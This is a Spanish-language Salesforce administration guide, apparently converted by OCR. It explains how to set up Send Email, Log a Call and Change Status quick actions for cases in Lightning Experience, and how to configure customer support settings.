
1. Cree la acción rápida Enviar correo electrónico.
   a. Desde Configuración, introduzca "Caso" en el cuadro Búsqueda rápida y, a continuación, seleccione **Botones, Vínculos y Acciones**.
   b. Haga clic en **Nueva acción**.
   c. En la lista de selección `Tipo de acción`, seleccione **Enviar correo electrónico**.
   d. En el campo `Tipo de etiqueta estándar`, seleccione una etiqueta para esta acción. Cuando agrega la acción al formato de página de caso, esta etiqueta se muestra en la barra de acciones.
   e. El campo `Nombre` se cumplimenta automáticamente. Este nombre se utiliza en la API y los paquetes gestionados. Debe comenzar con una letra y utilizar solo caracteres alfanuméricos y guiones bajos y no puede finalizar con un guión bajo o tener más de dos guiones bajos consecutivos. A menos que esté familiarizado con el trabajo con API, le sugerimos no modificar este campo.
   f. En el campo `Descripción`, describa lo que hace la acción rápida. La descripción aparece en la página de detalles para la acción y en la lista en la página Botones, Vínculos y Acciones. La descripción no es visible para sus usuarios. Si está creando varias acciones en el mismo objeto, le recomendamos utilizar una descripción detallada, como "Acción rápida Enviar correo electrónico para Casos".





   g. Haga clic en **Guardar**.
   La página de formato de correo electrónico se abre, donde puede especificar los campos mostrados en la acción de correo electrónico.


2. Organice los campos de correo electrónico en el orden que desee. Cuando un agente selecciona la acción rápida, los campos del mensaje de correo electrónico se muestran en este orden.
   a. Desde el menú Campos de mensajes de correo electrónico, arrastre campos en el formato de correo electrónico. Para eliminar campos, arrástrelos desde el formato de correo electrónico a la sección Campos de mensajes de correo electrónico.

      Los campos `Dirección de destino`, lista de selección `Desde`, `Asunto` y `Cuerpo de texto` se agregan de forma predeterminada. Para obtener información acerca de los campos, consulte Campos disponibles en la acción rápida Enviar correo electrónico




   b. Para hacer que un campo sea de solo lectura u obligatorio, haga clic en el icono de llave inglesa y especifique las propiedades del campo.






**c.** Para guardar las propiedades del campo, haga clic en **Aceptar**.

**d.** Haga clic en **Guardar**.

Después de definir la acción rápida Enviar correo electrónico, agréguela al formato de página de caso de modo que esté disponible para su uso por parte de los agentes.

CONSULTE TAMBIÉN

Agregar acciones rápidas al formato de página de caso para Lightning Experience

## Aplicar una plantilla de correo electrónico predeterminada utilizando la acción rápida Enviar correo electrónico

Ayude los agentes a incorporar marcas y asegurar la coherencia al redactar mensajes de correo electrónico a clientes en Lightning Experience y Salesforce1 utilizando plantillas de correo electrónico predeterminadas. Las plantillas de correo electrónico ayudan a garantizar que los agentes incluyen información común, como saludos, anuncios, descargos de responsabilidad e información de contacto de la empresa, en mensajes de correo electrónico de clientes.

Debe tener Correo electrónico para registro de casos activado para utilizar la acción rápida Enviar correo electrónico en el objeto Casos.

Antes de crear una acción rápida Enviar correo electrónico que especifica una plantilla de correo electrónico predeterminada, cree una plantilla de correo electrónico del tipo Personalizado. Solo se admiten plantillas de tipo Personalizado. No se admiten los archivos adjuntos especificados en una plantilla de correo electrónico. Sin embargo, los agentes pueden agregar manualmente archivos adjuntos cuando utilizan la acción rápida de correo electrónico.

**1.** Cree una acción rápida Enviar correo electrónico o modifique una acción rápida Enviar correo electrónico existente.

**a.** Desde Configuración, introduzca "Caso" en el cuadro Búsqueda rápida y, a continuación, seleccione **Botones, Vínculos y Acciones**.

**b.** Haga clic en **Nueva acción** o seleccione la acción rápida que desea cambiar.

**c.** En la lista de selección `Tipo de acción`, seleccione **Enviar correo electrónico**.

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear y modificar la acción rápida Enviar correo electrónico:

- "Gestionar casos" Y "Personalizar aplicación"

Para modificar un formato de página:

- "Personalizar aplicación"

**d.** En el campo `Plantilla de correo electrónico predeterminada`, haga clic en el botón de búsqueda y seleccione una plantilla.

Solo las plantillas de correo electrónico del tipo Personalizado aparecen en el menú de búsqueda.

**e.** Opcionalmente, seleccione **No aplicar asunto de plantilla** para ignorar el asunto de la plantilla de correo electrónico.

De forma predeterminada, la acción rápida Enviar correo electrónico se aplica al asunto especificado en la plantilla de correo electrónico predeterminada. Por ejemplo, si la línea del asunto de la plantilla es "Gracias por su correo electrónico", ese asunto se aplica cuando el agente utiliza la acción de correo electrónico para redactar o responder a un correo electrónico. Si **No aplicar asunto de plantilla** está seleccionada, el asunto definido en el mensaje de correo electrónico no se aplica al mensaje de correo electrónico. Por ejemplo, si un cliente envía un mensaje de correo electrónico con el asunto "Solicitud de ayuda", el agente puede utilizar la plantilla de correo electrónico predeterminada para responder pero mantener la línea de asunto del cliente.

**f.** Especifique una etiqueta para la acción. Puede utilizar un tipo de etiqueta estándar, que proporciona una etiqueta predeterminada, o puede seleccionar *`Ninguna`* en el campo `Tipo de etiqueta estándar` y especificar su propia etiqueta. Cuando agrega la acción al formato de página de caso, esta etiqueta se muestra en la barra de acciones.

**g.** El campo `Nombre` se cumplimenta automáticamente. Este nombre se utiliza en la API y los paquetes gestionados. Debe comenzar con una letra y utilizar solo caracteres alfanuméricos y guiones bajos y no puede finalizar con un guión bajo o tener más de dos guiones bajos consecutivos. A menos que esté familiarizado con el trabajo con API, le sugerimos no modificar este campo.

**h.** En el campo `Descripción`, describa lo que hace la acción rápida. La descripción aparece en la página de detalles para la acción y en la lista en la página Botones, Vínculos y Acciones. La descripción no es visible para sus usuarios. Si está creando varias acciones en el mismo objeto, le recomendamos utilizar una descripción detallada, como "Enviar mensaje de correo electrónico a cliente con marcas de festividades".

**i.** Haga clic en **Guardar**.
La página de formato de correo electrónico se abre, donde puede especificar los campos mostrados en la acción de correo electrónico.

**2.** Compruebe que cuenta con el campo de cuerpo de correo electrónico apropiado para su plantilla.

El campo `Cuerpo de texto` se agrega al formato de acción rápida Enviar correo electrónico de forma predeterminada. Si su plantilla de correo electrónico utiliza imágenes o formatos HTML, elimine el campo `Cuerpo de texto` y agregue el campo `Cuerpo HTML`al formato de correo electrónico.

**3.** Haga clic en **Guardar**.

Después de definir la acción rápida Enviar correo electrónico, agréguela al formato de página de caso de modo que esté disponible para su uso por parte de los agentes.

CONSULTE TAMBIÉN

Agregar acciones rápidas al formato de página de caso para Lightning Experience

Campos disponibles en la acción rápida Enviar correo electrónico

## Campos disponibles en la acción rápida Enviar correo electrónico

Puede arrastrar campos desde la paleta Campos de mensajes de correo electrónico al formato de correo electrónico.

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Tabla 44: Campos disponibles en la acción rápida Enviar correo electrónico**

| Campo | Descripción |
|---|---|
| `Espacio en blanco` | Agrega espacios vacíos al formato de correo electrónico. Este campo se puede utilizar varias veces en el formato de correo electrónico. |
| `Dirección Cco` | Campo de encabezado de correo electrónico donde los agentes pueden introducir direcciones Cco.<br>Si se agrega `Dirección Cco` a un formato de correo electrónico que incluye el campo `Dirección Para`, el campo `Dirección Cco` se contrae y aparece como un vínculo en el formato de correo electrónico del formato de página de caso. Cuando un agente hace clic en el vínculo Cco, el campo se amplía y no se vuelve a contraer. Si el campo es obligatorio, aparece una línea roja junto a él y el campo siempre se amplía. |
| `Dirección Cc` | Campo de encabezado de correo electrónico donde los agentes pueden introducir direcciones Cc.<br>Si se agrega `Dirección Cc` a un formato de correo electrónico que incluye el campo `Dirección Para`, el campo `Dirección Cc` se contrae y aparece como un vínculo en el formato de correo electrónico del formato de página de caso. Cuando un agente hace clic en el vínculo Cc, el campo se amplía y no se vuelve a contraer. Si el campo es obligatorio, aparece una línea roja junto a él y el campo siempre se amplía. |
| `De` | Campo de encabezado de correo electrónico donde los agentes pueden introducir una dirección de correo electrónico del remitente desde una lista de selección (lista desplegable).<br>Los agentes pueden seleccionar direcciones de correo electrónico de toda la organización, direcciones de correo electrónico para registros de casos y la propia dirección de correo electrónico del agente.<br>La lista de selección `Desde` se agrega de forma predeterminada en la acción Enviar correo electrónico de nuevas organizaciones creadas en Winter '17 o posterior. Si crea una acción Enviar correo electrónico después de Winter '17, la lista de selección `Desde` se agrega al formato de correo electrónico de forma predeterminada. |
| `Dirección de` | Campo de encabezado de correo electrónico donde los agentes pueden introducir una dirección de correo electrónico De. El campo `Dirección de` es un campo de texto. |
| `Cuerpo HTML` | Campo de cuerpo de correo electrónico que admite imágenes y formato HTML. |

| Campo | Descripción |
|---|---|
| | Si establece una plantilla de correo electrónico predeterminada que contiene formato HTML en la acción rápida Enviar correo electrónico, agregue el campo `Cuerpo HTML` al formato de correo electrónico. |
| `Es visible de modo externo` | Si las noticias en tiempo real de caso de comunidad están activadas, `IsExternallyVisible` controla la visibilidad externa de mensajes de correo electrónico en comunidades.<br>Para obtener más información, consulte la EmailMessage en la Guía de la API. |
| `Caso principal` | Campo para el Id. de registro del caso principal. |
| `Relacionado con` | Campo para el Id. de registro de objetos relacionados, como cuentas, oportunidades, campañas, casos u objetos personalizados.<br>Para obtener más información, consulte la EmailMessage en la Guía de la API. |
| `Asunto` | Campo de encabezado de correo electrónico donde los agentes pueden introducir un asunto. |
| `Cuerpo de texto` | Campo de cuerpo de correo electrónico que solo admite texto normal. |
| `Dirección Para` | Campo de encabezado de correo electrónico donde los agentes pueden introducir direcciones de correo electrónico Para. |

CONSULTE TAMBIÉN

Crear una acción rápida Enviar correo electrónico para casos

Aplicar una plantilla de correo electrónico predeterminada utilizando la acción rápida Enviar correo electrónico

## Crear una acción rápida Registrar una llamada

Antes de poder utilizar las noticias en tiempo real de casos en Lightning Experience, debe volver a crear el publicador Registrar una llamada como una acción rápida.

1. Desde los parámetros de gestión de objetos para casos, vaya a Botones, Vínculos y Acciones.
2. Haga clic en **Nueva acción**.
3. Bajo `Tipo de acción`, seleccione Registrar una llamada.
4. Bajo `Tipo de etiqueta estándar`, seleccione Registrar una llamada.
5. Haga clic en **Guardar**.
6. Para seleccionar los campos que ven los usuarios, personalice el formato de la acción y, a continuación, haga clic en **Guardar**.

EDICIONES

Disponible en: Lightning Experience

PERMISOS DE USUARIO

Para configurar casos para Lightning Experience:

- "Gestionar casos"

  Y

  "Personalizar aplicación"

7. En los formatos de páginas de casos, arrastre la nueva acción rápida a la sección Acciones de Salesforce1 y Lightning Experience y haga clic en **Guardar**.

CONSULTE TAMBIÉN

Configurar casos para Lightning Experience

Crear acciones rápidas específicas de objeto

Agregar acciones rápidas al formato de página de caso para Lightning Experience

## Crear una acción rápida Cambiar estado

Antes de poder utilizar las noticias en tiempo real de casos en Lightning Experience, debe volver a crear el publicador Cambiar estado como una acción rápida.

1. Desde los parámetros de gestión de objetos para casos, vaya a Botones, Vínculos y Acciones.
2. Haga clic en **Nueva acción**.
3. Bajo `Tipo de acción`, seleccione Actualizar un registro.
4. Bajo `Tipo de etiqueta estándar`, seleccione Cambiar estado.
5. Haga clic en **Guardar**.
6. Para seleccionar los campos que ven los usuarios, personalice el formato de la acción y, a continuación, haga clic en **Guardar**.
7. En los formatos de páginas de casos, arrastre la nueva acción rápida a la sección Acciones de Salesforce1 y Lightning Experience y haga clic en **Guardar**.

EDICIONES

Disponible en: Lightning Experience

PERMISOS DE USUARIO

Para configurar casos para Lightning Experience:

- "Gestionar casos"

  Y

  "Personalizar aplicación"

CONSULTE TAMBIÉN

Configurar casos para Lightning Experience

Crear acciones rápidas específicas de objeto

Agregar acciones rápidas al formato de página de caso para Lightning Experience

## Agregar acciones rápidas al formato de página de caso para Lightning Experience

Ponga las acciones a disposición de sus agentes agregándolas a la sección Acciones de Salesforce1 y Lightning Experience en el formato de página de caso.

Puede agregar acciones estándar y acciones personalizadas al formato de página. Cuando crea una acción personalizada, ésta aparece en la paleta.

Puede arrastrar y soltar acciones desde la paleta en el formato de página.

1. Agregue acciones rápidas al formato de página de caso.
   a. Desde Configuración, introduzca "Caso" en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos de página**.
   b. Seleccione el formato de página al que desee agregar la acción y haga clic en **Modificar**.
   c. Haga clic en **Acciones de Salesforce1 y Lightning**.
   d. Arrastre la acción a la sección Acciones de Salesforce1 y Lightning Experience y coloque la acción donde desea que aparezca.


EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar un formato de página:

- "Personalizar aplicación"




**e.** Haga clic en **Guardar**.

# Automatización de centros de contactos

## Configuración del servicio de atención al cliente

Si su organización utiliza casos y soluciones, configure las funciones de soporte automatizadas para aumentar la eficacia de los procesos de soporte.

Desde Configuración:

- Introduzca *`Horario de oficina`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Horario de oficina** para definir el horario en que se ofrece asistencia de su organización.
- Introduzca *`Reglas de asignación`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Reglas de asignación de casos** para crear reglas de asignación automática de casos.
- Introduzca *`Reglas de distribución`* en el cuadro `Búsqueda rápida` y, a continuación seleccione **Reglas de distribución** para crear reglas de distribución automática de casos.
- Introduzca *`Configuración de asistencia al cliente`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de asistencia al cliente** para personalizar plantillas de correo electrónico y valores predeterminados para funciones de asistencia automatizadas.
- Introduzca *`Reglas de respuesta automática`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Reglas de respuesta automática de casos** para configurar reglas que envían correos electrónicos a clientes cuando envían casos desde uno de los siguientes.
  - Un formulario de caso Web

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las opciones de configuración de soporte disponibles serán distintas en función de la edición de Salesforce que usted tenga.

  - Un mensaje de correo electrónico para registro de casos
  - Un mensaje de correo electrónico para registro de casos On-Demand
  - Un portal de clientes
  - Un portal de autoservicio

- Introduzca *Correo electrónico para registro de casos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Correo electrónico para registro de casos** para configurar la capacidad de capturar correos electrónicos de clientes como casos. Esta configuración determina el modo en que el contenido de cada correo electrónico de cliente se incluye en los campos de casos.

Para funciones de asistencia relacionadas con soluciones, desde Configuración, introduzca *Solución* en el cuadro Búsqueda rápida, luego:

- Seleccione **Categorías de soluciones** para configurar las categorías de manera que los usuarios puedan establecer categorías de las soluciones que creen.
- Seleccione **Configuración de soluciones** para habilitar opciones concretas para las soluciones.

Para funciones de asistencia adicionales, desde Configuración, introduzca *Autoservicio* en el cuadro Búsqueda rápida, luego:

- Seleccione **Soluciones públicas** para configurar soluciones públicas que sus clientes puedan utilizar cuando busquen soluciones.
- Seleccione **Caso Web** para configurar la opción de captura de casos desde el sitio Web.
- Seleccione **Configuración** en el Portal de autoservicio para configurar el portal Web de su organización, en el que los clientes podrán registrar casos y buscar soluciones.

Nota: Desde Spring '12, el portal de autoservicio no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al portal de autoservicio.

Para funciones de asistencia relacionadas con un Portal de clientes de Salesforce, desde Configuración, introduzca *Portal de clientes* en el cuadro Búsqueda rápida, luego:

- Seleccione **Configuración de portal de clientes** para configurar el Portal de clientes de su organización de modo que sus clientes puedan registrar casos, buscar soluciones y acceder a cualquier objeto personalizado que ha podido crear para ellos.

Para funciones de asistencia relacionadas con un Salesforce CRM Call Center, desde Configuración, introduzca *Centro de llamadas* en el cuadro Búsqueda rápida, luego:

- Seleccione **Centros de llamadas** para configurar nuevos centros de llamadas y gestionar a los usuarios asignados.
- Seleccione **Números de directorio** para configurar números de teléfono adicionales que se pueden buscar en el directorio telefónico de un usuario de un centro de llamadas.
- Seleccione **Formatos de SoftPhone** para configurar los formatos que se utilizarán para mostrar la información de llamada de un usuario de centro de llamadas de SoftPhone.

Para crear colas de asistencia para casos u objetos personalizados, desde Configuración, introduzca *Colas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Colas**.

Las funciones de soporte ofrecen la posibilidad de notificar a los clientes en el momento de crearse su caso manualmente o a través de la Web, o una vez que su caso esté resuelto. También se puede avisar automáticamente a los usuarios en el momento de distribuir, crear

o reasignar un caso. Para utilizar la notificación por correo electrónico, se deben crear plantillas de correo electrónico para cada tipo de notificación.

CONSULTE TAMBIÉN

- Hoja de sugerencias del administrador: Configuración del servicio de atención al cliente
- Hoja de sugerencias del administrador: Para aprovechar al máximo el portal de autoservicio
- Guía de configuración del administrador: Guía para la implementación de autoservicio
- Guía de configuración del administrador: Guía de implementación de gestión de casos

# Personalización de la configuración del servicio de atención

Active o establezca diversos procesos del servicio de atención al cliente para automatizar la gestión de casos. Seleccione plantillas de correo electrónico, el propietario del caso predeterminado, las notificaciones de casos y otros aspectos.

Para trabajar con estas configuraciones, desde Configuración, introduzca *Configuración del servicio de asistencia* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración del servicio de asistencia** y, a continuación, haga clic en **Modificar**.

| Campo | Descripción |
|---|---|
| Propietario de caso predeterminado | El usuario o cola asignada automáticamente a todos los casos que no coinciden con ninguna entrada de la regla de asignación de casos. Este usuario debe estar Activo. |
| Notificar al propietario de caso predeterminado | Seleccione esta casilla de verificación para notificar al propietario del caso predeterminado cuando se le asigne un caso. Si el propietario nuevo es una cola, se envía una notificación a la dirección de correo electrónico de cola. Las notificaciones son generadas por el sistema y no se pueden modificar. |
| Configuración de tipo de registro | Indica qué tipo de registro asignar a los casos creados por los usuarios aplicando las reglas de asignación. Seleccione:<br>• Conservar el tipo de registro existente si desea que los nuevos casos conserven el tipo de registro del creador<br>• Anular el tipo de registro existente con el tipo de registro predeterminado de la persona asignada si desea sobrescribir el tipo de registro del creador en nuevos casos |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cambiar la configuración del soporte:

- "Gestionar casos"

  Y

  "Personalizar aplicación"

| Campo | Descripción |
| --- | --- |
| `Usuario de caso automático` | El usuario que figura en los elementos de noticias en tiempo real de Noticias en tiempo real de caso y en la lista relacionada Historial del caso para los cambios automatizados de casos. Los cambios automatizados de casos pueden producirse desde las reglas de asignación, reglas de distribución, Correo electrónico para registro de casos On-Demand o casos registrados en el portal de autoservicio. Tiene diferentes opciones:<br>• Seleccionar *`Sistema`* para indicar que un proceso automatizado realizó una acción, como la creación de un caso o el cambio del estado de un caso. Al seleccionar Sistema, el campo de búsqueda deja de estar disponible.<br>• Seleccione *`Usuario`* para utilizar el campo de búsqueda para especificar un usuario, como el administrador, para que sea el Usuario de casos automatizados. Este usuario debe tener el perfil Administrador del sistema o los permisos "Modificar todos los datos" y "Enviar correo electrónico". |
| `Plantilla de creación de casos` | La plantilla utilizada para notificar a los contactos que su caso ha sido creado manualmente por un agente del servicio de atención al cliente. La notificación es opcional y se activa mediante una casilla ubicada en la página de modificación de casos. Esta plantilla debe estar `Disponible para el uso`. |
| `Plantilla de asignación de casos` | La plantilla utilizada para notificar a los usuarios que un administrador u otro usuario les ha asignado manualmente un caso. La notificación es opcional y se activa mediante una casilla ubicada en la página Cambiar propietario del caso. Esta plantilla debe estar `Disponible para el uso`. |
| `Plantilla Cerrar caso` | La plantilla utilizada para informar a los contactos de que se ha cerrado un caso. La notificación es opcional y se activa mediante una casilla ubicada en la página Cerrar caso. Esta plantilla debe estar `Disponible para el uso`. |
| `Nuevos casos visibles en el portal` | Selecciona automáticamente la casilla de verificación `Visible en el portal de autoservicio` para todos los casos nuevos, incluidos los casos creados mediante Correo electrónico para registro de casos, Casos Web y Correo electrónico para registro de casos On-Demand.<br>Independientemente de esta opción predeterminada, los usuarios que creen casos nuevos pueden activar manualmente la casilla `Visible en el portal de autoservicio`.<br>Si está utilizando comunidades de Salesforce, este ajuste no se aplica a usuarios de socio o cliente que visualicen casos en comunidades. La visibilidad de casos nuevos en comunidades está controlada por reglas de colaboración. |

| Campo | Descripción |
| --- | --- |
| `Habilitar notificación de comentario de caso a los contactos` | Seleccione esta casilla de verificación para notificar a los contactos que no son usuarios del portal de autoservicio cuando se ha modificado o añadido un comentario de caso al caso. Si selecciona esta configuración, haga clic en `Plantilla de comentario de caso` y elija la plantilla de correo electrónico que va a utilizar para estas notificaciones. Esta plantilla debe estar `Disponible para el uso`. |
| `Notificar al propietario del caso los nuevos comentarios del caso` | Seleccione esta casilla de verificación para notificar al propietario del caso cuando un usuario agrega un comentario público o privado a un caso. Si selecciona esta configuración, los propietarios del caso no podrán decidir si reciben estos avisos. (Los avisos no se enviarán a los propietarios del caso inactivos.) |
| `Activadores tempranos habilitados` | Seleccione esta casilla de verificación para activar los activadores anticipados para las reglas de distribución y sus acciones.<br>Puede establecer una regla de distribución que realice una acción cuando un caso no se ha resuelto tras un determinado número de horas. La hora que especifique en `Aplicar antigüedad por encima de` determina el momento en el que Salesforce lleva a cabo la acción de distribución. Active los activadores anticipados para asegurarse de que las acciones de distribución se activan antes de la hora especificada en `Aplicar antigüedad por encima de`. |
| `Habilitar soluciones sugeridas` | Active esta casilla para habilitar el botón **Soluciones sugeridas** en las páginas de detalles de caso para que los agentes puedan proponer soluciones específicas para los casos. |
| `Habilitar artículos sugeridos` | Seleccione esta opción para incluir artículos sugeridos en la lista relacionada Artículos. Puede hacer que los artículos sugeridos estén disponibles en todos los canales de Salesforce Knowledge, excepto la base de conocimientos pública. |
| `Enviar notificaciones de caso desde dirección del sistema` | Active esta casilla de verificación para especificar que las notificaciones de comentarios, archivos adjuntos y asignación de casos enviadas a los propietarios de casos se envíen desde una dirección del sistema en lugar de la dirección del usuario que actualizó el caso.<br>Las notificaciones del sistema muestran la dirección de correo electrónico "noreply@salesforce.com" en el campo "De" y un "Nombre" de correo electrónico relacionado con el mensaje, como "Notificación de comentario de caso".<br>Puede activar esta casilla para evitar que los usuarios de autoservicio o el portal de clientes que actualizan los casos reciban mensajes de correo electrónico de aviso de "fuera de la oficina" de los propietarios de los casos. |

| Campo | Descripción |
| --- | --- |
| `Notificar a los propietarios de los casos cuando cambie la propiedad del caso` | Seleccione esta casilla de verificación para seleccionar automáticamente `Enviar correo electrónico de notificación` en los casos cuando los usuarios modifiquen el propietario del caso de un usuario a otro. Esto ayuda a evitar que los usuarios olviden notificar a otros usuarios cuando sean los nuevos propietarios de un caso.<br>Al seleccionar esta configuración *no* se selecciona automáticamente `Enviar correo electrónico de notificación` cuando los usuarios cambien el propietario de un caso a una cola. |
| `Mostrar estado Cerrado en el campo de estado de caso` | Active esta casilla de verificación para agregar el estado Cerrado al campo `Estado` de los casos para que los agentes puedan cerrar los casos sin tener que hacer clic en el botón **Cerrar caso** y actualizar la información en formatos de página de cierre de caso.<br>La selección de `Mostrar estado Cerrado en el campo de estado de caso` no elimina el botón **Cerrar** de las vistas de lista de casos. Por el contrario, agrega Cerrado a la lista de estados disponibles para que los usuarios elijan entre ellos cuando seleccionen varios casos y hagan clic en **Cambiar estado** en las vistas de lista de casos. |
| `Ocultar botón Guardar y cerrar y Cerrar vínculos` | Después de seleccionar `Mostrar estado Cerrado en el campo de estado de caso` como se describe anteriormente, puede seleccionar esta casilla de verificación para que el botón `Guardar y cerrar` de las páginas de edición de casos y **Cerrar vínculos** de las listas relacionadas de casos no se muestren innecesariamente. En su lugar, los usuarios deben cerrar los casos mediante el campo `Estado` y el botón **Guardar**. |
| `Activar Acciones de Noticias de caso y elementos de noticias` | Utilice esta opción para activar las acciones específicas de las noticias de caso y los elementos de noticias. Cuando selecciona esta opción, los casos existentes se actualizan en la interfaz de usuario Noticias de caso. |
| `Tamaño del cuerpo del elemento de la noticia en tiempo real del correo electrónico` | Para controlar el tamaño de los elementos de noticias de correo electrónico, establezca un límite de caracteres en el cuerpo del elemento de noticia de correo electrónico. Puede establecer el límite de caracteres en:<br>• Pequeño = 400 caracteres (predeterminado)<br>• Mediano = 1200 caracteres<br>• Grande = 5000 caracteres<br>• Personalizado = valor entre 400 y 5000 caracteres<br>Si el cuerpo de un elemento de noticia de correo electrónico supera el límite de caracteres, los usuarios pueden hacer clic en **Más** para ver el resto del cuerpo del elemento de noticia de correo electrónico. |

| Campo | Descripción |
| --- | --- |
| Líneas en blanco en el cuerpo del elemento de la noticia en tiempo real del correo electrónico | Active esta casilla para ahorrar espacio en Noticias de caso mediante la eliminación de líneas en blanco del cuerpo de los elementos de noticia de correo electrónico. |
| Contraer correos electrónicos anteriores en el cuerpo del elemento de la noticia en tiempo real del correo electrónico | Active esta casilla para mostrar solo los mensajes de correo electrónico más recientes en el cuerpo del elemento de noticia de correo electrónico. Los usuarios pueden hacer clic en **Más** para ver los mensajes de correo electrónico anteriores en el hilo. |
